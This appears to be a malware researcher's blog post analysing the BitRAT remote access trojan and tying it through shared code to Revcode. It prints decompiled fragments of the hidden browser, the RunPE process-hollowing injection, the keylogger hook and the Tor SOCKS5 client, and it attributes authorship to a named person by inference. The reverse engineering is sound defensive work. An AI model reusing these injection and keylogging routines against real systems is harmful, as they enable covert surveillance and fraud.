# BitRAT pt. 2: Hidden Browser, SOCKS5 proxy, and UnknownProducts Unmasked

krabsonsecurity.com/2020/09/04/bitrat-pt-2-hidden-browser-socks5-proxy-and-unknownproducts-unmasked/

Posted on September 4, 2020
Pt. 1 of the BitRAT series.

During my initial analysis, there were several features in BitRAT that I did not have the opportunity to fully analyze. As such, I thought another post is merited to explore these functionalities further. In addition to this, analysis of the binary revealed strong similarities and shared code with the Revcode malware. We could from this infer that BitRAT has a significant relationship to Revcode, whether it is the developers sharing code or the developers being in fact the same person. The information leading to this assessment will be explored in detail in the last section of the post.

## Hidden Browser

I did not explore the Hidden Browser feature in much detail initially, as I assumed it would merely be an interface built on top of TinyNuke's HVNC. However, this assumption was incorrect. The Hidden Browser (command 65-6E) is implemented separately and from scratch. The first command (0x65) calls the remote browser initializer (004B6A64), which is a considerably large function due to the heavy use of STL, Boost, and string obfuscation. Due to this, screenshots will be combined and cut to fit in the article. First, it generates a random 16-character string, which it then uses to create a named desktop.

```
912  gen_random_string((int)&lpszDesktop, 0x10u);
913  LOBYTE(v914) = 1;
914  v13 = GetCurrentThreadId();
915  hDesktop = GetThreadDesktop(v13);
916  v904 = 15;
917  v903 = 0;
...
1027 v20 = (const CHAR *)&lpszDesktop;
1028 if ( v901 >= 0x10 )
1029   v20 = lpszDesktop;
1030 v21 = CreateDesktopA(v20, 0, 0, 0, 0x10000000u, 0);
1031 ::hDesktop = v21;
1032 if ( !v21 )
1033 {
...
1099 if ( !SetThreadDesktop(v21) )
1100 {
```


Then, it tries to obtain the default installed browser by querying the file association for the ".html" extension.

```
LOBYTE(v914) = 7;
if ( *((_DWORD *)s_html_1 + 5) >= 8u )
  s_html_1 = *(const WCHAR **)s_html_1;
AssocQueryStringW(0x400u, ASSOCSTR_EXECUTABLE, s_html_1, 0, &browser_path, &path_size);
LOBYTE(v914) = 6;
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v116, 1, 0);
LOBYTE(v914) = 3;
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&v139, 1, 0);
v907 = 7;
v906 = 0;
v905 = 0;
LOBYTE(v914) = 8;
v910 = 7;
v909 = 0;
LOWORD(pszPath) = 0;
if ( browser_path )
  v25 = wcslen(&browser_path);
else
  v25 = 0;
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::assign(&browser_path, v25);
LOBYTE(v914) = 9;
```

Currently, only Chrome is supported and the function returns prematurely if another browser is set as the default .html  handler. BitRAT then checks to see if Chrome is already running. If this is the case, it creates a new browser profile in the temp directory, otherwise it uses the default profile.

```
v42 = PathFindFileNameW(v41);
v43 = -(wcscmp(s_chrome.exe, v42) != 0);
LOBYTE(v914) = 14;
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v134, 1, 0);
LOBYTE(v914) = 9;
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&v142, 1, 0);
if ( v43 != -1 )
{
  v44 = gen_random_string((int)&v130, 0x10u);
  LOBYTE(v914) = 16;
  sub_4578BC(v114, v115);
  LOBYTE(v914) = 17;
  sub_4583D0();
  LOBYTE(v914) = 18;
  v45 = (void *)sub_49B264(v44);
  LOBYTE(v914) = 19;
  unknown_libname_8(&v902, v45);
  LOBYTE(v914) = 18;
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&v133, 1, 0);
  LOBYTE(v914) = 17;
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&v132, 1, 0);
  LOBYTE(v914) = 16;
  std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v131, 1, 0);
  LOBYTE(v914) = 9;
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&v130, 1, 0);
  v113 = v46;
```

It then appends some parameters disabling certain chrome features as is typical of HVNC browsers, creates the process and saves the browser window's handle.



```
.text:004BB5FB                push    ebx             ; lParam
.text:004BB5FC                push    offset rb_callback_find_browser_window ; lpEnumFunc
.text:004BB601                call    EnumWindows
.text:004BB607                lea     eax, [ebp+var_1194]
```

```
dwProcessId = 0;
GetWindowThreadProcessId(hWnd, &dwProcessId);
v17 = 1024;
GetWindowTextW(hWnd, &String, 1024);
v16 = GetWindowTextLengthW(hWnd);
sub_490B7C(&v37, &String);
LOBYTE(v43) = 2;
if ( !IsWindowVisible(hWnd) )
  goto LABEL_13;
v24 = &v25;

comparison_result = sub_495C34(&v37, v5, v7);
LOBYTE(v43) = 3;
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v12,
LOBYTE(v43) = 2;
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&v13, 1, 0);
if ( comparison_result != -1 )
{
  ::hWnd = hWnd;
  v9 = operator new(0xCu);
```

After this, the current thread enters a loop where it continuously screenshots the current browser and sends it back to the C2 server. The screenshot function makes use of BitBlt and GDI to take the screenshot, then convert it to a JPEG image and passes it back.

```
63  if ( !hWnd )
64    v1 = GetDesktopWindow();
65  GetWindowRect(v1, &Rect);
66  v2 = GetDC(v1);
67  hdc = v2;
68  wSrc = Rect.right - Rect.left;
69  hSrc = Rect.bottom - Rect.top;
70  v3 = GetDeviceCaps(v2, 12);
71  v4 = CreateCompatibleDC(v2);
72  bmi.bmiHeader.biSize = 40;
73  bmi.bmiHeader.biWidth = wDest;
74  bmi.bmiHeader.biHeight = -cy;
75  bmi.bmiHeader.biPlanes = 1;
76  bmi.bmiHeader.biBitCount = v3;
77  bmi.bmiHeader.biCompression = 0;
78  bmi.bmiHeader.biSizeImage = 0;
79  bmi.bmiHeader.biXPelsPerMeter = 0;
80  bmi.bmiHeader.biYPelsPerMeter = 0;
81  bmi.bmiHeader.biClrUsed = 0;
82  bmi.bmiHeader.biClrImportant = 0;
83  bmi.bmiColors[0] = 0;
84  h = CreateDIBSection (hdc, &bmi, 1u, &ppvBits, 0, 0);
85  if ( h )
86  {
87    v9 = SaveDC (v4);
88    SelectObject(v4, h);
89    BitBlt(v4, 0, 0, wDest, cy, hdc, 0, 0, 0xCC0020u);
90    SetStretchBltMode (v4, 4);
91    StretchBlt (v4, 0, 0, wDest, cy, hdc, 0, 0, wSrc, hSrc, 0xCC0020u);
```

Parts of the image capturing code

```
110   v26.Data1 = CLSID_EncoderQuality.Data1;
111   *(_DWORD *)&v26.Data2 = *(_DWORD *)&CLSID_EncoderQuality.Data2;
112   *(_DWORD *)v26.Data4 = *(_DWORD *)CLSID_EncoderQuality.Data4;
113   *(_DWORD *)&v26.Data4[4] = *(_DWORD *)&CLSID_EncoderQuality.Data4[4];
114   v28 = 4;
115   v29 = &v42;
116   sub_439CAB();
117   pv = 0;
118   v44 = 0;
119   v45 = 0;
120   LOBYTE(v46) = 6;
121   ppstm = 0;
122   CreateStreamOnHGlobal(0, 1, &ppstm);
123   v12 = GdipSaveImageToStream(*(_DWORD *)(wDesta + 4), ppstm, &v24, &v25);
124   if ( v12 )
125     *(_DWORD *)(wDesta + 8) = v12;
126   IStream_Size(ppstm, &pui);
127   v13 = pui.LowPart;
128   IStream_Reset(ppstm);
```

Conversion to JPEG

Overall, the hidden browser is essentially another fairly basic HVNC implementation. For those not familiar with how HVNCs work, MalwareTech's post is a fairly simple introduction that should clear things up.

## SOCKS5 Proxy

For interfacing with the tor service that is dropped to disk, BitRAT makes use of the SOCKS5 library "socks5-cpp". Interestingly, around 3 years ago a Steemit post was made describing how to use this specific library for sending traffic through Tor, this is presumably where the idea was taken from.

```
memset((char *)&pHints, 0, 0x20u);
v4 = *(_DWORD *)(v3 + 80);
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
pHints.ai_family = 2;
v5 = sub_40C870(&v32, v4);
v39 = 0;
if ( *(_DWORD *)(v5 + 20) >= 0x10u )
  v5 = *(_DWORD *)v5;
v6 = v3 + 56;
if ( *(_DWORD *)(v6 + 20) >= 0x10u )          // inlined std::c_str()
  v6 = *(_DWORD *)v6;
v7 = getaddrinfo((PCSTR)v6, (PCSTR)v5, &pHints, &ppResult);
v39 = -1;
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&v32, 1, 0);
if ( v7 )
  return -1;
v9 = ppResult;
if ( ppResult )
{
  while ( 1 )
  {
    v10 = socket(v9->ai_family, v9->ai_socktype, v9->ai_protocol);
    *a3 = v10;
    if ( v10 == -1 )
      return -1;
    if ( connect(v10, v9->ai_addr, v9->ai_addrlen) == -1 )
    {
      closesocket(*a3);
      *a3 = -1;
```

```
69                  ZeroMemory(&hints, sizeof(hints));
70                  hints.ai_family = AF_UNSPEC;
71                  hints.ai_socktype = SOCK_STREAM;
72                  hints.ai_protocol = IPPROTO_TCP;
73
74                  // Resolve the server address and port
75                  iResult = getaddrinfo(url.ip.c_str(), std::to_string(url.port).c_str(),
76                          &hints, &result);
77                  if (iResult != 0) {
78                          return -1;
79                  }
80
81                  // Attempt to connect to an address until one succeeds
82                  for (ptr = result; ptr != NULL; ptr = ptr->ai_next) {
83
84                          // Create a SOCKET for connecting to server
85                          sfd = ::socket(ptr->ai_family, ptr->ai_socktype,
86                                  ptr->ai_protocol);
87                          if (sfd == INVALID_SOCKET) {
88                                  return -1;
89                          }
90                          // Connect to server.
91                          iResult = ::connect(sfd, ptr->ai_addr, (int)ptr->ai_addrlen);
92                          if (iResult == SOCKET_ERROR) {
93                                  closesocket(sfd);
```

## UnknownProducts, BitRAT, and the link to Revcode

A few days after I posted my initial article on BitRAT, @tildedennis noted that BitRAT is quite similar to the Revcode malware. Though I didn't see it for a few days due to Twitter filtering out the notification, I was immediately interested for several reasons:

1. I've dealt with Revcode before and have identified its author as Alex Yücel, notorious for developing the Blackshades malware.
2. I knew that at one point, Revcode had a C++ payload that used Boost; however, I have not until now had a sample of this to look at and have only reverse-engineered the VB variant of it. The usage of Boost was shortly removed after it was implemented.
3. UnknownProducts' timezone is GMT+2, which matches Sweden. He previously pretended to be Russian, however this is utterly unconvincing for various reasons.

Given this reliable indicator that the two are possibly linked, a comparison between a sample of Revcode's Boost variant (be535a8c325e4eec17bbc63d813f715d2c8af9fd23901135046fbc5c187aabb2) and BitRAT is in order. The sample was trivial to unpack, the packer stub was built on 18 Jan 2019 05:29:34 UTC and the Revcode file inside was built on 20 Dec 2018 03:02:36 UTC.

## RunPE

What first caught my eye when reverse engineering BitRAT's RunPE is how injection APIs are imported statically (refer to the previous post) and how a function parameter controls the return value.

```
320  retval = ProcessInformation.dwProcessId;
321  if ( !return_pid_or_handle_ )
322    retval = (DWORD)ProcessInformation.hProcess;
323  LOBYTE(v104) = 2;
324  `eh vector destructor iterator'(ApplicationName, 0x18u, 6u, sub_490A78)
325  LOBYTE(v104) = 1;
326  if ( v101 )
327    some_interlocked_decrement_destructor_thing(v101);
328  v104 = -1;
329  std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wcha
330  return retval;
331}
```

While the rest of the RunPE was copy-pasted, I could not find any public RunPE implementation that has such an option for the return value or even one that references dwProcessId. As such, I immediately searched for references to injection-relevant APIs within Revcode and immediately found a virtually identical function with the same method for controlling the return value.

```
109  VirtualFree(0, 4u, 0x8000u);
110  retval = ProcessInformation.dwProcessId;
111  if ( !v28 )
112    retval = (DWORD)ProcessInformation.hProcess;
113LABEL_21:
114  sub_43AD89(&a1);
115  sub_40E93B(&lpCommandLine);
116  return retval;
117}
```

The rest of the code was virtually identical, with the only significant difference being that BitRAT encrypts the "NtUnmapViewOfSection" string.

```
    WriteProcessMemory(ProcessInformation.hProcess, v20, v19, *((_DWORD *)v11 + 21), (SIZE_T *)v36);
    for ( i = 0; ; ++i )
    {
      v50 = i;
      v22 = *((unsigned __int16 *)v11 + 3);
      v36 = 0;
      if ( i >= v22 )
        break;
      WriteProcessMemory(
        ProcessInformation.hProcess,
        &v54[*(_DWORD *)&v93[40 * i + 260 + *((_DWORD *)v55 + 15)]],
        &v93[*(_DWORD *)&v93[40 * i + 268 + *((_DWORD *)v55 + 15)]],
        *(_DWORD *)&v93[40 * i + 264 + *((_DWORD *)v55 + 15)],
        (SIZE_T *)v36);
    }
    v35 = 4;
    v34 = (void **)(v11 + 52);
    v23 = lpContext;
    WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)(lpContext->Ebx + 8), v11 + 52, 4u, (SIZE_T *)v36);
    v23->Eax = (DWORD)&v54[*((_DWORD *)v11 + 10)];
    SetThreadContext(ProcessInformation.hThread, v23);
    ResumeThread(ProcessInformation.hThread);
    break;
  }
  TerminateProcess(ProcessInformation.hProcess, (UINT)v36);
}
VirtualFree(0, 4u, 0x8000u);
```

RunPE in BitRAT

```
83        do
84        {
85          WriteProcessMemory(
86            ProcessInformation.hProcess,
87            &v30[*(_DWORD *)((char *)v11 + (_DWORD)v21 + v11[15] + 260)],
88            (char *)v11 + *(_DWORD *)((char *)v11 + (_DWORD)v21 + v11[15] + 268),
89            *(_DWORD *)((char *)v11 + (_DWORD)v21 + v11[15] + 264),
90            0);
91          v22 = *(unsigned __int16 *)((char *)v11 + v16 + 6);
92          v21 = (char *)lpBuffer + 40;
93          ++v32;
94          lpBuffer = (char *)lpBuffer + 40;
95        }
96        while ( v32 < v22 );
97      }
98      WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)(lpContext->Ebx + 8), (char *)v11 + v16 + 52, 4u, 0);
99      v23 = lpContext;
00      lpContext->Eax = (DWORD)&v30[*(_DWORD *)((char *)v11 + v16 + 40)];
01      SetThreadContext(ProcessInformation.hThread, v23);
02      ResumeThread(ProcessInformation.hThread);
03      break;
04    }
05    TerminateProcess(ProcessInformation.hProcess, 0);
06    if ( ++v32 > 100 )
07      goto LABEL_21;
08  }
09  VirtualFree(0, 4u, 0x8000u);
```

RunPE in Revcode

## Keylogger

BitRAT's keylogger hook callback (4ABC8D) decodes key data into human-readable strings. For example, the strings "{NUMPAD_2}", "{NUMPAD_5}", "{NUMPAD_7}", "{F12}" are used to represent such keys. The same strings are used in Revcode. In fact, the entire keyboard hook function is identical.

```
1466  if ( v22 > 0x60 )
1467  {
1468    switch ( v22 )
1469    {
1470      case 0x61u:
1471        v325 = &v720;
1472        v720 = -120;
1473        v721 = 91;
1474        v722 = 98;
1475        v723 = 90;
1476        v724 = 93;
1477        v725 = 78;
1478        v726 = 81;
1479        v727 = 108;
1480        v728 = 62;
1481        v729 = -118;
1482        v730 = 0;
1483        v70 = 0;
1484        v324 = 0;
1485        v37 = &v720;
1486        while ( v70 < 0xA )
1487        {
1488          v1113 = *(&v720 + v70);
1489          v71 = v324;
```


Part of BitRAT's keylogger callback

```
219  sub_4036C6(&MultiByteStr, strlen(&MultiByteStr));
220  sub_405F24(&v79);
221  sub_4035F9(&v79);
222  if ( v13 > 0x60 )
223  {
224    switch ( v13 )
225    {
226      case 0x61u:
227        v69 = (HKL)10;
228        v68 = "{NUMPAD_1}";
229        goto LABEL_84;
230      case 0x62u:
231        v69 = (HKL)10;
232        v68 = "{NUMPAD_2}";
233        goto LABEL_84;
234      case 0x63u:
```

Part of Revcode's keylogger callback

## Service Manager function

The service manager shares identical strings such as "Boot Start," "Win32 share process", "The service is stopped," "The service is in the process of being stopped." While these strings are likely widely used elsewhere, they are referenced in the same manner and order. Furthermore, a comparison of the control flow graph reveals that BitRAT's service manager only differs in complexity and length due to string encryption and SEH.



The flow graph of the service manager function. BitRAT is on the left, while Revcode is on the right.

## Identical command handling mechanisms

A significant amount of command names are similar between the two malware. Both abbreviates “process” as  “prc”. Both do not abbreviate “webcam”. Furthermore, both BitRAT and Revcode set up a table of command strings and command IDs the same way. The command string gets passed to a function that returns a DWORD pointer, which is dereferenced to set the command ID. The only difference between the two in the command text and the lack of string encryption in Revcode.

```
4532  v1793 = 101;
4533  v1794 = 0;
4534  for ( i27 = 0; ; i27 = v407 + 1 )
4535  {
4536    v407 = i27;
4537    if ( i27 >= 0xB )
4538      break;
4539    v2582 = *(&v1783 + i27);
4540    v365 = (char)v1782;
4541    *(&v1783 + i27) = v1782 ^ v2582;
4542  }
4543  v1794 = 0;
4544  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<
4545    &v288,
4546    &v1783);
4547  LOBYTE(v2637) = 63;
4548  *(_DWORD *)create_command_entry((int)&v288) = 61;
4549  LOBYTE(v2637) = 1;
4550  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&v288,
```

BitRAT’s command list initialization

```
609  sub_4035F9(&v109);
610  sub_403582("PRC_RESUME");
611  LOBYTE(v130) = 51;
612  v25 = (_DWORD *)sub_4397DE(&v108);
613  LOBYTE(v130) = 1;
614  *v25 = 45;
615  sub_4035F9(&v108);
616  sub_403582("PRC_SUSPEND");
617  LOBYTE(v130) = 52;
618  v26 = (_DWORD *)sub_4397DE(&v107);
619  LOBYTE(v130) = 1;
620  *v26 = 46;
621  sub_4035F9(&v107);
622  sub_403582("PRC_TERMINATE");
623  LOBYTE(v130) = 53;
624  v27 = (_DWORD *)sub_4397DE(&v106);
```

Revcode's command list initialization

## Audio recording

BitRAT and Revcode both use A. Riazi's Voice Recording library for recording audio from machines infected by it. The only difference is that in BitRAT the debugging strings are stripped out while they are present inside Revcode.

```
signed int __thiscall CVoiceRecording::Record(int this)
{
  int v1; // esi
  unsigned int v2; // eax

  v1 = this;
  v2 = waveInPrepareHeader(*(HWAVEIN *)(this + 68), (LPWAVEHDR)(this + 16), 0x20u);
  *(_DWORD *)(v1 + 8) = v2;
  CVoiceBase::GetMMResult(v2);
  if ( *(_DWORD *)(v1 + 8) )
    return 0;
  *(_DWORD *)(v1 + 8) = waveInAddBuffer(*(HWAVEIN *)(v1 + 68), (LPWAVEHDR)(v1 + 16), 0x20u);
  *(_DWORD *)(v1 + 8) = waveInStart(*(HWAVEIN *)(v1 + 68));
  return 1;
}
```

CVoiceRecording::Record in BitRAT

```
signed int __thiscall sub_40B45E(int this)
{
  int v1; // esi
  struct wavehdr_tag *v2; // edi
  unsigned int v3; // eax
  MMRESULT v5; // eax
  HWAVEIN v6; // ST08_4

  v1 = this;
  v2 = (struct wavehdr_tag *)(this + 16);
  v3 = waveInPrepareHeader(*(HWAVEIN *)(this + 68), (LPWAVEHDR)(this + 16), 0x20u);
  *(_DWORD *)(v1 + 8) = v3;
  sub_40A12A(v3);
  if ( *(_DWORD *)(v1 + 8) )
    return 0;
  v5 = waveInAddBuffer(*(HWAVEIN *)(v1 + 68), v2, 0x20u);
  v6 = *(HWAVEIN *)(v1 + 68);
  *(_DWORD *)(v1 + 8) = v5;
  *(_DWORD *)(v1 + 8) = waveInStart(v6);
  return 1;
}
```

CVoiceRecording::Record in Revcode

## Other shared strings

Some tag strings presumably for formatting data for communication are common between the two.

```
102  decrypted: 0x45e51dL | Arabic - Lorocco
103  decrypted: 0x462487L | [System Process]
104  decrypted: 0x462581L | System
105  decrypted: 0x4628f1L | <pid>
106  decrypted: 0x462990L | </pid>
107  decrypted: 0x462af4L | <protocol>TCP</protocol>
108  decrypted: 0x462f49L | <raddr>
109  decrypted: 0x462ff6L | </raddr>
110  decrypted: 0x464323L | <block>
111  decrypted: 0x464979L | <laddr>
112  decrypted: 0x464a26L | </laddr>
113  decrypted: 0x464b2fL | <lport>
114  decrypted: 0x464d4cL | <raddr>*</raddr>
115  decrypted: 0x46518cL | <condata>
116  decrypted: 0x46530cL | <icon>
117  decrypted: 0x4654e0L | </block>
118  decrypted: 0x465c3aL | </endpoints>
119  decrypted: 0x465d2aL | <tcp>
120  decrypted: 0x465dc9L | </tcp>
```

Decrypted BitRAT strings

```
's' .rdata:004BC... 00000022  C (1...  [System Process]
's' .rdata:004BC... 0000000E  C (1...  System
's' .rdata:004BC... 00000009  C        </pname>
's' .rdata:004BC... 00000008  C        <pname>
's' .rdata:004BC... 00000019  C        <protocol>TCP</protocol>
's' .rdata:004BC... 00000009  C        </laddr>
's' .rdata:004BC... 00000008  C        <laddr>
's' .rdata:004BC... 00000009  C        </lport>
's' .rdata:004BC... 00000008  C        <lport>
's' .rdata:004BC... 00000009  C        </raddr>
's' .rdata:004BC... 00000008  C        <raddr>
's' .rdata:004BC... 00000009  C        </rport>
```

## Conclusion

Given the findings above, it should be fairly evident that BitRAT is a successor to Revcode's Boost payload.  Sadly, UnknownProducts' bid to remain unknown did not work out too well due to the practice of code reuse. While it is possible that the relationship is based only on code-sharing, the combination of the matching timezone makes this unlikely to be the case. Revcode dropped around March 2019, and in April 2019, UnknownProducts posted the initial development thread for BitRAT. The product was finally released in June, suggesting that Revcode's Boost and non-Boost codebase were split into two, one for sales as Revcode and one for sales as BitRAT. This split was probably done to increase sales and market presence and to allow the aggressive marketing of illicit features such as HVNCs and remote browsers, which are meant exclusively for fraud.

---

View Comments ...